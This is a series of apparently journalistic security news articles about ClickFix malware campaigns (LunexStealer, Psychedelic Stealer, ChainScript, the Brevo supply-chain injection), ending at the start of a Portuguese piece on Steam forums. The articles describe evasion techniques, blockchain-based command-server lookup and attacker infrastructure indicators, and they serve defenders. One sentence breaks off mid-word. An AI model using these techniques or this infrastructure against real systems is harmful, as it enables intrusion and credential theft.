❌

Visualização de leitura

CERT-UA: Fake Cloudflare Checks Deliver LunexStealer Malware

Over 100 hacked websites used fake Cloudflare checks to trick visitors into installing LunexStealer through ClickFix commands.


The lure is the now-familiar ClickFix technique, dressed up as Cloudflare’s standard bot check. The fake page asks you to run a command, supposedly to confirm you’re not a bot, and that command quietly downloads and installs an MSI package from an attacker-controlled server. There’s no bot to fool here, you’re the one being fooled.

“In September 2026, CERT-UA specialists discovered over 100 compromised websites to which malicious JavaScript code had been added by attackers. When visiting such a site, the user was shown a fake Cloudflare verification page, which, under the pretext of confirming that the visitor was a human, offered to execute a command.” reads the report published by the Ukraine CERT-UA. “Executing the command resulted in downloading and installing an MSI package from a remote server (ClickFix technique).”


What makes this campaign interesting is how the attackers control it. The domain used for the fake page and the script’s settings are stored in a smart contract on the Polygon or Ethereum blockchain. The script checks the contract each time it runs, so the attackers can change the domain or turn the attack on and off without changing the compromised websites. In effect, they are using the blockchain as a remote control that is difficult to take down.

The script has three modes: off, silent visitor tracking, and the full fake verification page. The attack mode only targets Windows users who arrive through search engines, and it will show the fake page no more than twice within 12 hours for the same visitor. This is clearly designed to keep the campaign quiet and make it harder to spot through unusual traffic patterns.

CERT-UA pulled apart three separate MSI variants used in the campaign. The first just installs the stealer directly. The second is more elaborate, trying to slip past Windows User Account Control, carving out Microsoft Defender exceptions, and deploying a vulnerable AMD driver to exploit CVE-2023-20598, a bring-your-own-vulnerable-driver (BYOVD) move that blinds security tools before the real payload drops.

The third variant skips the driver abuse entirely and uses DLL side-loading instead, tricking a legitimate executable into loading a malicious library that decrypts and launches the stealer. Three different paths, the same room goal. CERT-UA names that payload LunexStealer.

LunexStealer isn’t just a credential grabber, it doubles as a remote execution tool, able to download and run executables, MSI packages, PowerShell scripts, and raw commands on demand. Depending on what configuration it pulls from its command server, it can also install a browser extension called LUNARAXE, disguised under the name “Microsoft Office Word Editor” so it blends into a list of legitimate-looking add-ons.

That extension steals cookies, browsing history, and anything typed into a web form, and gives the attacker live remote control over the browser itself.

“Depending on the configuration received from the control server, LUNEXSTEALER can install a malicious browser extension called LUNARAXE, which appears in the browser under the name “Microsoft Office Word Editor”.” continues the report. “The extension steals cookies, browsing history, and credentials entered into web forms, and also allows attackers to remotely control the browser: execute JavaScript code on web pages, manage tabs and take snapshots of them, and change proxy server settings. If the NAIVEMESS auxiliary component is present, the extension also gains access to the computer’s file system.”

There’s a file system access layer too, a PowerShell component called NAIVEMESS that CERT-UA says registers itself as a legitimate browser-to-system messaging host, letting the extension read, write, and launch files on the victim’s machine.

CERT-UA’s advice is simple: a real security check will never ask you to open the Run window, Command Prompt, or PowerShell and paste a command. If a website asks you to do that, close it, even if the site looks familiar.

For system administrators, CERT-UA recommends additional controls, such as restricting Win+R with Group Policy, limiting who can install MSI files, and blocking known vulnerable drivers.

Full CERT-UA advisory with indicators of compromise and the complete malware breakdown is available here.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, LunexStealer)

ClickFix Campaign Abuses Trusted Websites to Deploy Psychedelic Stealer

Attackers hijacked Ukrainian websites to deliver a fake Cloudflare CAPTCHA that installs Psychedelic Stealer and steals browser and crypto credentials.

Psychedelic Stealer is being distributed through compromised Ukrainian business websites. Attackers injected hidden iframes into legitimate pages and used them to display a fake Cloudflare verification screen to visitors. The affected sites included a hair-treatment clinic, a scale-model manufacturer, a specialist bookseller, a psychological facility, a tool retailer, and an automotive retailer.

These were legitimate businesses with established social media profiles and third-party listings. Visitors were therefore directed to a trusted website they may have visited before, making the fake Cloudflare CAPTCHA harder to recognize.

That’s the core of what makes this campaign uncomfortable to dismiss. Visitors didn’t stumble onto an obvious fake domain. They landed on a site they may have visited before, for a business they already had some reason to trust, and got served a fake CAPTCHA instead of the page they were looking for.


The fake verification page imitates Cloudflare, complete with a randomly generated “Ray ID” in the footer and a fixed “visitor identifier” in the agreement text. Both look like the kind of tracking and authentication markers Cloudflare actually uses, and neither one means anything here.

“The page footer displays a randomly generated hexadecimal “Ray ID.” Cloudflare assigns a legitimate Ray ID to each request that passes through its network, but the value displayed by this lure is not evidence that Cloudflare performed the verification.” reads the report published by ArticWolf. “The agreement text also contains a fixed “visitor identifier.” Both identifiers imitate familiar verification and tracking elements, making the page appear more legitimate without providing evidence of an authentic Cloudflare verification. Put simply, all of this is fake; window dressing to fool the site visitor.”

The page is written in Ukrainian, which fits the target audience, but its HTML carries Russian-language comments and the document declares lang=”ru,” a detail that tells you something about who built it even if it doesn’t confirm nationality or location.

When the victim clicks the fake CAPTCHA, the page silently copies a Windows Installer command to the clipboard. It then tells the user to press Windows+R, paste the command and press Enter. There is no PowerShell involved, which can help the attack bypass security controls focused on detecting malicious PowerShell activity. Instead, the command directly launches msiexec.exe. It also includes the fake Cloudflare verification text, making the command in the Run window look like part of the verification process.

The downloaded MSI file then installs a 64-bit executable called psychedeliclove.exe, which Arctic Wolf Labs tracks as Psychedelic Stealer. The malware targets saved passwords from browsers such as Chrome, Edge, Brave, Opera, Opera GX, Vivaldi and Yandex. It also steals browser account tokens and targets cryptocurrency wallets, including Exodus, Atomic Wallet, Electrum, Bitcoin Core and Litecoin Core.

Beyond the one-time credential grab, the implant installs browser components and sets up a native messaging bridge that lets deployed browser content communicate with a local process on the machine. It creates a scheduled task for persistence named psychedelicloveUtils, profiles the host in detail including antivirus status and installed browsers, and then starts polling its command-and-control server for additional tasks. As Arctic Wolf Labs puts it:

“The implant tracks task state in executed_tasks.json, downloads attachments into downloads\<taskid>_<filename>, and supports EXE, COM, BAT, CMD, MSI, and PowerShell files.” states the report. “This gives operators a route to introduce additional code after installation.”

Which means whoever’s behind this isn’t necessarily done with a compromised machine after the initial credential sweep. The remote tasking capability supports EXE, COM, BAT, CMD, MSI, and PowerShell payloads, so the initial infection is better understood as a foothold than a finished operation.

The campaign also uses a management panel called “РУБЛЁВКА TDS” (Rublevka TDS), a name referring to the wealthy Rublevka area near Moscow. The panel allows the attackers to control the Windows Installer command delivered by each compromised website. This means they can change the payload URL from one place without modifying every infected page.

The panel also tracks how visitors interact with the fake CAPTCHA. It records when the page is opened, when the CAPTCHA is clicked and when the user presses the Done button.

The Done button remains disabled for about 35 seconds after the command is copied. The delay has no technical purpose. It simply gives victims enough time to follow the instructions and run the command, adding another layer of social engineering to the attack.

At collection time the panel showed 557 views, 426 clicks, and 79 complete events across 32 countries. Ukraine accounted for 446 of those views and 351 of the clicks, which combined with Ukrainian-language instructions and Ukrainian business websites makes the targeting intent about as clear as it gets. The panel labeled its complete events as “executions” and calculated a conversion rate from them, which Arctic Wolf correctly points out overstates actual confirmed compromises, since a complete event only means someone clicked Done in the browser, not that they ran anything.

The domain at the center of this, uasputnik[.]com, was registered September 9, 2026, updated three and a half hours later, and associated with lure URLs appearing on September 12 and 13. The whole operational window from registration to observed delivery fits inside a week.


For defenders, there are several useful indicators to monitor. Network traffic to uasputnik[.]com, followed by a request to admin777111777.php, could indicate an early stage of the attack. A later-stage sign is traffic to 193.178.159[.]128:8080, particularly requests to /api/v1/agent/ and /api/v1/ext/ with an X-API-Key header.

These indicators should be investigated together with file creation and process execution events to confirm whether a system has been compromised.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, malware)

ChainScript: the RAT that hides its command server inside a blockchain contract

Blackpoint uncovers ChainScript, a Node.js RAT that queries a Polygon smart contract to find and rotate its command server.

Blackpoint’s Adversary Pursuit Group was chasing a ClickFix campaign spreading an unknown RAT namend ChainScript. The malicious code is a previously undocumented Node.js remote access trojan that hides its command server on a public blockchain.

The infection starts with a familiar ClickFix trick. The victim gets talked into pasting and running a command that fires up msiexec.exe, which pulls down an installer dressed up as Spotify. Inside that installer sits a full Node.js runtime and a JavaScript agent ready to launch.

Once it runs, the installer scatters its pieces across folders with Microsoft-sounding names, blending into the rest of the system. A hidden PowerShell script kicks off a VBScript file, which then starts the bundled Node.js runtime. None of this needs admin rights, since the installer is set to run entirely within the user’s own profile.

The main part of the malware is contained in a single file: app\src\index.js. This file does almost everything. It handles the configuration, collects information about the infected computer, finds the command server, manages WebSocket connections, runs commands, updates the malware and cleans things up. The other components, including the PowerShell and VBScript files and the helper binaries, are mainly there to launch this file and make sure it stays running.

The interesting part is how ChainScript finds its command server. Instead of having a fixed server address that security teams could block, the malware asks a smart contract on the Polygon blockchain for the address. It sends a request to the contract, gets an address back and then connects to it.

This technique is known as EtherHiding. It is not a new idea, but ChainScript uses it effectively. The malware contacts the smart contract and receives a string starting with ws:// or wss://. It then saves that address for five minutes and uses it to connect to the attackers’ server.

If the attackers want to move to a different server, they only need to update the smart contract. They don’t have to change or rein

“For C2 discovery, ChainScript uses an EtherHiding style technique that treats a Polygon smart contract as the authoritative resolver for the active WebSocket panel. The analyzed build targeted contract 0xf9099d0d747368cce8C10226CC9AF2bFD4DDbCF4 on chain ID 137 and supplied function selector 0x4ab7874e in an eth_call request.” read the report published by Blackpoint’. “ChainScript ABI decodes the returned string, verifies that it begins with ws:// or wss://, caches the result for five minutes, and uses it in place of the panel value stored directly in the configuration” 

Blackpoint watched this play out live. During analysis, the contract first pointed the agent to one server, which stayed active for about 18 minutes while exchanging heartbeat traffic. Twelve minutes after the connection reset, the same contract handed back a completely different address, proving the backend can rotate without anyone ever updating the malware itself.

One detail, flagged by an independent researcher on GitHub, is almost funny given the stakes. The smart contract behind one sample was deployed just 23 seconds before the installer was compiled. That’s too tight a window for a human to have done it by hand. Contract creation is almost certainly baked into the same build pipeline that produces the malware.

Once connected, ChainScript doesn’t just sit and listen. It hands operators a full interactive shell, file read and write access, desktop screenshots, the ability to push additional payloads, a scan for installed crypto wallets, arbitrary JavaScript execution, and a self-update function. That’s complete control of the machine, with a cleanup command built in for when the job is done.

On the wallet front, the malware stops at reconnaissance. It lists which wallets are installed and where, but there’s no dedicated code for stealing seed phrases or private keys. Given the shell access it already has, that distinction matters less than it should.

Blackpoint found the same agent wearing different outfits. Alongside the Spotify build, other versions turned up posing as Zoom Workplace and Microsoft Teams, each with its own package name but the same code underneath. The costume changes. The thing wearing it doesn’t.

“The malware was uncovered while investigating ClickFix activity that led to the execution of a malicious Windows Installer disguised as Spotify software.” reads the report. “Once executed, the MSI deployed its own Node.js runtime and launched a JavaScript agent through hidden PowerShell and VBScript stages. The running agent then established persistence in the user profile.”

This isn’t happening in isolation either. Research into other malware families, Tsundere and EtherRAT among them, has already documented the same recipe: Node.js, a malicious installer, and blockchain-based server discovery. The pattern keeps showing up, and that’s the uncomfortable part. Splitting the malware from its infrastructure is turning into a design choice, not a one-off trick.

For defenders, this changes where they should focus their attention. Tracking domains and IP addresses is still useful, but those indicators may not stay valid for long if the attackers can simply change the blockchain contract. Looking at the chain of processes can be much more effective: msiexec starting wscript, wscript launching the VBScript, and node.exe running app\src\index.js. These relationships are much harder for attackers to change than the server address they happen to be using this week.

Defenders should also watch for less obvious signs of activity. For example, a node.exe process suddenly making outbound blockchain RPC requests and then opening a WebSocket connection should attract attention.

Neither of these behaviors is necessarily malicious on its own. But when they happen together, they become a much stronger indicator of compromise than simply looking for a specific domain or IP address on a blocklist.

“ChainScript combines familiar RAT functionality with a flexible C2 design built around blockchain based infrastructure discovery.” concludes the report.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, newsletter)

Brevo Supply-Chain Attack Infected Over 100,000 Websites

A Brevo supply-chain attack used compromised Cloudflare access to inject malware into websites, potentially affecting over 100,000 sites.

Brevo, formerly known as Sendinblue, is a French cloud-based marketing and customer communication platform whose clients include eBay, Louis Vuitton and Michelin.

The company was first compromised on September 10, when attackers exploited a vulnerability in its SAML SSO system and gained access to 138 accounts, including one belonging to cryptocurrency hardware wallet maker Trezor. Six accounts were used to send phishing emails, while contact data was exported from 43 accounts.

Brevo blocked the unauthorized access, but attackers returned four days later using a compromised, long-lived Cloudflare API key. They used the key to deploy a malicious Cloudflare Worker that injected code into Brevo’s websites and three JavaScript files embedded in customer sites.

“A long-lived Cloudflare API key with full account permissions was stored in application source code and was obtained by the attacker. With it, they could create Workers, routes and DNS records on Brevo’s zones without triggering an alert.” reads a Brevo’s notice of incident. “Because the Worker rewrote responses at the edge and removed security headers such as Content-Security-Policy, our origin servers and files remained unmodified and standard integrity checks did not detect the change.”


This turned Brevo’s trusted infrastructure into a malware distribution channel. The malicious code was served to visitors and users of websites relying on Brevo’s services. Security firm Sansec estimated that more than 100,000 sites may have been affected. Unlike the initial incident, this was no longer just a breach of customer accounts: the vendor’s own infrastructure had become the mechanism for distributing the attack.

“On 14 September, Brevo served malware to visitors of its own site and more than 100 thousand customer sites.” cybersecruity firm Sansec reports. “The malware had two components:

  • a malicious WordPress plugin, installed when site admins visited their own site
  • a clickfix overlay, shown to everyone browsing a customer site or clicking an (unsubscribe) link in a Brevo-sent campaign email”

Brevo’s chat widget and tracking scripts, loaded directly from cdn.brevo.com by thousands of websites, were modified to load an additional script from sendibt1.com, a domain owned by Brevo. This meant attackers could reach a large number of sites without compromising them individually.

Visitors were shown a fake “prove you’re human” prompt designed to trick them into running a malicious command. WordPress administrators faced a more serious threat: if they were logged in while visiting their site, a malicious plugin could be installed through their active session without requiring a password.

The malware also tried to avoid detection by targeting only logged-in WordPress admins and ignoring crawlers, developers and security scanners. BleepingComputer later found the plugin on VirusTotal disguised as “Web Media Optimizer.” It could hide from the normal plugin list, persist through the must-use plugins folder and communicate with its command-and-control server.

The files on Brevo’s servers were completely clean the entire time. Anyone checking file hashes or running standard integrity monitoring on the origin would have found nothing wrong, because nothing on the origin ever changed. The attack lived entirely at the CDN edge, invisible to any tool watching the wrong layer.

Sansec says supply-chain attacks offer attackers enormous reach. In this case, a single stolen key and compromised Cloudflare access allowed malware to spread through Brevo’s trusted infrastructure to websites using its scripts. Attackers did not need to compromise each customer or trick every victim individually. The trust was already built into the websites through a simple <script> tag, making the vendor a powerful distribution point for the attack.

The exposure window ran from roughly 16:05 to 20:13 UTC on September 14th, and both companies agree everything was clean again by the 15th. Brevo revoked the compromised key, pulled the hardcoded credential out of its source code, deleted the attacker’s hostnames, and flushed its edge caches. Whether this Cloudflare compromise connects back to the SSO-related account hijacking Brevo disclosed on September 10th, the one that led to phishing emails reaching 347,000 addresses tied to crypto wallet vendor Trezor, is still an open question Brevo hasn’t answered.

If you run a Brevo widget, a form, or the chat script on your site, don’t take “we fixed it” as the end of the story. Check your access logs for a plugin install or activation around September 14th, compare what’s on disk against what the WordPress admin screen actually shows (this plugin specifically hides itself from that list), and rotate admin passwords if you find anything. And if anyone on your team pasted a “verification” command into their terminal that day because a website told them to, that machine needs a proper scan, not just a shrug.

Ironically, sendibt1.com is probably the domain many people would want to block. But that would cause problems because it is a legitimate Brevo domain used for email tracking. Blocking it could break open and click tracking for customers still using the service. The attackers simply abused infrastructure that was already trusted.

Sansec’s report includes indicators of compromise, C2 paths, and file hashes.

Follow me on Twitter: @securityaffairs and Facebook and Mastodon

Pierluigi Paganini

(SecurityAffairs – hacking, supply chain)

ClickFix nos fóruns da Steam: como comandos maliciosos do PowerShell instalam um minerador de criptomoedas

Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.

Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.

ClickFix chega aos fóruns da Steam

Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.

